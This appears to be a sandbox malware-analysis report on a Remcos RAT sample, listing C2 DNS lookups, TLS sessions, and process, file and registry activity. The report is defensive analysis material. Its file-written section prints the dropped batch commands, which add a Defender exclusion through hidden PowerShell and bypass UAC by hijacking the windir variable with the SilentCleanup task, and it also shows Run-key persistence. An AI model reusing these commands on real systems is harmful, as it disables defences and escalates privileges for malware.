Jun 4, 2021 09:40:54.753180981 CEST	8.8.8.8	192.168.2.4	0xd592	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:55.813472033 CEST	8.8.8.8	192.168.2.4	0xdb85	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:57.156025887 CEST	8.8.8.8	192.168.2.4	0x13c7	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:58.218678951 CEST	8.8.8.8	192.168.2.4	0x4c29	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:40:59.560050964 CEST	8.8.8.8	192.168.2.4	0x936c	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:00.669122934 CEST	8.8.8.8	192.168.2.4	0x45ce	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:02.001405954 CEST	8.8.8.8	192.168.2.4	0x4f6d	Name error (3)	brudfascaqezd.ac.ug	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 4, 2021 09:41:03.061315060 CEST	8.8.8.8	192.168.2.4	0x135a	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:04.290596962 CEST	8.8.8.8	192.168.2.4	0xc8d0	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:05.429944038 CEST	8.8.8.8	192.168.2.4	0xf803	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:06.830806971 CEST	8.8.8.8	192.168.2.4	0xbf57	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:07.903352022 CEST	8.8.8.8	192.168.2.4	0xbfde	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:09.129702091 CEST	8.8.8.8	192.168.2.4	0x1fe4	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:10.197743893 CEST	8.8.8.8	192.168.2.4	0xfe4a	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:11.409699917 CEST	8.8.8.8	192.168.2.4	0x20b0	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:12.471990108 CEST	8.8.8.8	192.168.2.4	0xa7b0	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:13.701833963 CEST	8.8.8.8	192.168.2.4	0x8da9	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:14.761611938 CEST	8.8.8.8	192.168.2.4	0xcb28	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:15.979192019 CEST	8.8.8.8	192.168.2.4	0x84a	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:17.167419910 CEST	8.8.8.8	192.168.2.4	0x6ccc	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:18.453221083 CEST	8.8.8.8	192.168.2.4	0x5dc6	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:19.515099049 CEST	8.8.8.8	192.168.2.4	0xf0df	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:20.731895924 CEST	8.8.8.8	192.168.2.4	0x37f3	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:21.794507027 CEST	8.8.8.8	192.168.2.4	0x1ba3	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:23.012999058 CEST	8.8.8.8	192.168.2.4	0x5b84	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:24.065589905 CEST	8.8.8.8	192.168.2.4	0xfa28	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:25.277705908 CEST	8.8.8.8	192.168.2.4	0x11de	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:26.342190981 CEST	8.8.8.8	192.168.2.4	0xc8df	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:27.559171915 CEST	8.8.8.8	192.168.2.4	0xc7dc	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:28.619645119 CEST	8.8.8.8	192.168.2.4	0x1bb7	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:29.840023994 CEST	8.8.8.8	192.168.2.4	0x5d38	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:30.906867027 CEST	8.8.8.8	192.168.2.4	0x22d3	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:32.156562090 CEST	8.8.8.8	192.168.2.4	0x32b1	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 4, 2021 09:41:33.215828896 CEST	8.8.8.8	192.168.2.4	0x54cd	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:34.438519001 CEST	8.8.8.8	192.168.2.4	0xaf5	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:35.498428106 CEST	8.8.8.8	192.168.2.4	0x4e71	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:36.733165979 CEST	8.8.8.8	192.168.2.4	0x7148	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:37.855993032 CEST	8.8.8.8	192.168.2.4	0x1ad8	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:39.199364901 CEST	8.8.8.8	192.168.2.4	0x9738	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:40.531407118 CEST	8.8.8.8	192.168.2.4	0xeb4e	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:41.765302896 CEST	8.8.8.8	192.168.2.4	0x6600	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:42.827914000 CEST	8.8.8.8	192.168.2.4	0xad4	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:44.045500994 CEST	8.8.8.8	192.168.2.4	0x793	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:45.107799053 CEST	8.8.8.8	192.168.2.4	0x5657	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:46.326437950 CEST	8.8.8.8	192.168.2.4	0x2653	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:47.411079884 CEST	8.8.8.8	192.168.2.4	0x7ab2	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:48.640156031 CEST	8.8.8.8	192.168.2.4	0x35d4	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:49.694082975 CEST	8.8.8.8	192.168.2.4	0xd25	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:50.925890923 CEST	8.8.8.8	192.168.2.4	0xaead	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:51.975991011 CEST	8.8.8.8	192.168.2.4	0xdbc9	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:53.196373940 CEST	8.8.8.8	192.168.2.4	0x4d	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:54.265856028 CEST	8.8.8.8	192.168.2.4	0x2254	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:55.483614922 CEST	8.8.8.8	192.168.2.4	0x80a1	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:56.548612118 CEST	8.8.8.8	192.168.2.4	0x4054	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:57.765820980 CEST	8.8.8.8	192.168.2.4	0x337a	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:41:58.829729080 CEST	8.8.8.8	192.168.2.4	0x7eae	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:42:00.037149906 CEST	8.8.8.8	192.168.2.4	0x8ef4	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)
Jun 4, 2021 09:42:01.081743956 CEST	8.8.8.8	192.168.2.4	0x6fbe	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:42:02.300141096 CEST	8.8.8.8	192.168.2.4	0xf03c	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 4, 2021 09:42:03.358968019 CEST	8.8.8.8	192.168.2.4	0x70d4	No error (0)	nothinglike.ac.ug		79.134.225.25	A (IP address)	IN (0x0001)
Jun 4, 2021 09:42:04.572482109 CEST	8.8.8.8	192.168.2.4	0xd48e	Name error (3)	brudfascaq ezd.ac.ug	none	none	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 4, 2021 09:39:57.388297081 CEST	162.159.130.233	443	192.168.2.4	49729	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Wed Jan 19 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jun 4, 2021 09:40:30.392745972 CEST	162.159.134.233	443	192.168.2.4	49755	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Wed Jan 19 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jun 4, 2021 09:40:38.192769051 CEST	162.159.133.233	443	192.168.2.4	49759	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Wed Jan 19 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior

- V8IB839cvz.exe
- V8IB839cvz.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: V8IB839cvz.exe PID: 7136 Parent PID: 6068

General

Start time:	09:39:53
Start date:	04/06/2021
Path:	C:\Users\user\Desktop\V8IB839cvz.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\V8IB839cvz.exe'
Imagebase:	0x400000
File size:	690178 bytes
MD5 hash:	10D42F55D89B6FD42404E470E68F1996
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23536A4	InternetOpenUrlA
C:\Users\Public\Xypgtv	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4648066	CreateDirectoryA
C:\Users\Public\Xypgtv\Xypgtv.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4656A3C	_lcreat
C:\Users\Public\vtgpyX.url	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4647D86	CreateFileA
C:\Users\Public\KDECO.bat	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4656A3C	_lcreat
C:\Users\Public\UKO.bat	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4656A3C	_lcreat
C:\Users\Public\Trast.bat	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4656A3C	_lcreat
C:\Users\Public\nest	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4647D86	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\KDECO.bat	success or wait	1	4647ED4	DeleteFileA
C:\Users\Public\UKO.bat	success or wait	1	4647ED4	DeleteFileA
C:\Users\Public\Trast.bat	success or wait	1	4647ED4	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\Xypgtvglqrlgdvgezyimsisukuqhicz[1]	unknown	1024	7e 29 1f cf d1 cf cf cf d3 cf 40 cf 30 30 cf cf 87 cf cf cf cf cf cf cf 0f cf e9 cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf cf 32 cf cf 89 df cf dd 50 83 3a fe 52 87 32 1b fe 52 5f 5f 23 37 9a a4 ef 3f 41 a0 98 41 92 9e ef 9e a6 a4 43 ef 31 96 ef 41 a6 3d ef a6 3d 33 96 41 ef 88 9a 3d 64 01 3e d9 f3 68 cf	~)........@.00............... .... .2......P.:.R.2..R__#7...? A..A ......C.1..A.=..=3.A...=d.>..h	success or wait	522	2353B26	InternetReadFile
C:\Users\Public\Xypgtv\Xypgtv.exe	unknown	690178	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	4656A58	_lwrite

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\vtgpyX.url	unknown	83	5b 49 6e 74 65 72 6e 65 74 53 68 6f 72 74 63 75 74 5d 0d 0a 55 52 4c 3d 66 69 6c 65 3a 22 43 3a 5c 5c 55 73 65 72 73 5c 5c 50 75 62 6c 69 63 5c 5c 58 79 70 67 74 76 5c 5c 58 79 70 67 74 76 2e 65 78 65 22 0d 0a 49 63 6f 6e 49 6e 64 65 78 3d 32 0d 0a	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Xypgtv\\Xypgtv.exe"..IconIndex=2..	success or wait	1	4647DD5	WriteFile
C:\Users\Public\KDECO.bat	unknown	155	73 74 61 72 74 20 2f 6d 69 6e 20 70 6f 77 65 72 73 68 65 6c 6c 20 2d 57 69 6e 64 6f 77 53 74 79 6c 65 20 48 69 64 64 65 6e 20 2d 69 6e 70 75 74 66 6f 72 6d 61 74 20 6e 6f 6e 65 20 2d 6f 75 74 70 75 74 66 6f 72 6d 61 74 20 6e 6f 6e 65 20 2d 4e 6f 6e 49 6e 74 65 72 61 63 74 69 76 65 20 2d 43 6f 6d 6d 61 6e 64 20 22 41 64 64 2d 4d 70 50 72 65 66 65 72 65 6e 63 65 20 2d 45 78 63 6c 75 73 69 6f 6e 50 61 74 68 20 27 43 3a 5c 55 73 65 72 73 27 22 20 26 20 65 78 69 74	start /min powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference -ExclusionPath 'C:\Users'" & exit	success or wait	1	4656A58	_lwrite
C:\Users\Public\UKO.bat	unknown	250	72 65 67 20 64 65 6c 65 74 65 20 68 6b 63 75 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 20 2f 76 20 77 69 6e 64 69 72 20 2f 66 0d 0a 72 65 67 20 61 64 64 20 68 6b 63 75 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 20 2f 76 20 77 69 6e 64 69 72 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 2f 6d 69 6e 20 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 4b 44 45 43 4f 2e 62 61 74 20 72 65 67 20 64 65 6c 65 74 65 20 68 6b 63 75 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 20 2f 76 20 77 69 6e 64 69 72 20 2f 66 20 26 26 20 52 45 4d 20 22 0d 0a 73 63 68 74 61 73 6b 73 20 2f 52 75 6e 20 2f 54 4e 20 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 44 69 73 6b 43 6c 65 61 6e 75 70 5c 53 69 6c 65 6e 74 43 6c 65 61 6e 75 70 20 2f 49 20 26 20 65 78 69 74 0d 0a	reg delete hkcu\Environment /v windir /f..reg add hkcu\Environment /v windir /d "cmd /c start /min C:\Users\Public\KDECO.bat reg delete hkcu\Environment /v windir /f && REM "..schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I & exit..	success or wait	1	4656A58	_lwrite
C:\Users\Public\Trast.bat	unknown	34	73 74 61 72 74 20 2f 6d 69 6e 20 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 55 4b 4f 2e 62 61 74	start /min C:\Users\Public\UKO.bat	success or wait	1	4656A58	_lwrite
C:\Users\Public\nest	unknown	8	58 79 70 67 74 76 0d 0a	Xypgtv..	success or wait	1	4647DD5	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\V8IB839cvz.exe	unknown	690178	success or wait	1	2347599	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\V8IB839cvz.exe	unknown	1024	success or wait	674	464311D	ReadFile
C:\Users\user\Desktop\V8IB839cvz.exe	unknown	2	success or wait	1	464311D	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Xypgtv	unicode	C:\Users\Public\vtgpyX.url	success or wait	1	4655196	RegSetValueExA

Analysis Process: V8IB839cvz.exe PID: 6584 Parent PID: 7136

General

Start time:	09:40:14
Start date:	04/06/2021
Path:	C:\Users\user\Desktop\V8IB839cvz.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\V8IB839cvz.exe
Imagebase:	0x400000
File size:	690178 bytes
MD5 hash:	10D42F55D89B6FD42404E470E68F1996
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000002.00000000.688515879.0000000000449000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000002.00000000.688799265.0000000000449000.00000002.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000002.00000000.689160997.0000000000449000.00000002.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000002.00000002.912239074.0000000000449000.00000002.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\daxvxdsaxzcas-LAPFBZ\	success or wait	1	40B92C	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\daxvxdsaxzcas-LAPFBZ	licence	unicode	A7C597A1A6A0CC6F998A0D35E9803362	success or wait	1	40B954	RegSetValueExA

Analysis Process: cmd.exe PID: 2228 Parent PID: 7136

General

Start time:	09:40:15
Start date:	04/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\Trast.bat' '
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Trast.bat	unknown	8191	success or wait	1	11DFB07	ReadFile
C:\Users\Public\Trast.bat	unknown	8191	end of file	1	11DFB07	ReadFile
C:\Users\Public\Trast.bat	unknown	8191	end of file	1	11DFB07	ReadFile
C:\Users\Public\Trast.bat	unknown	8191	end of file	1	11DFB07	ReadFile

Analysis Process: conhost.exe PID: 6200 Parent PID: 2228

General

Start time:	09:40:15
Start date:	04/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6540 Parent PID: 2228

General

Start time:	09:40:16
Start date:	04/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /K C:\Users\Public\UKO.bat
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6416 Parent PID: 6540

General

Start time:	09:40:16
Start date:	04/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Xypgtv.exe PID: 6740 Parent PID: 3424

General

Start time:	09:40:23
Start date:	04/06/2021
Path:	C:\Users\Public\Xypgtv\Xypgtv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Xypgtv\Xypgtv.exe'
Imagebase:	0x400000
File size:	690178 bytes
MD5 hash:	10D42F55D89B6FD42404E470E68F1996
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

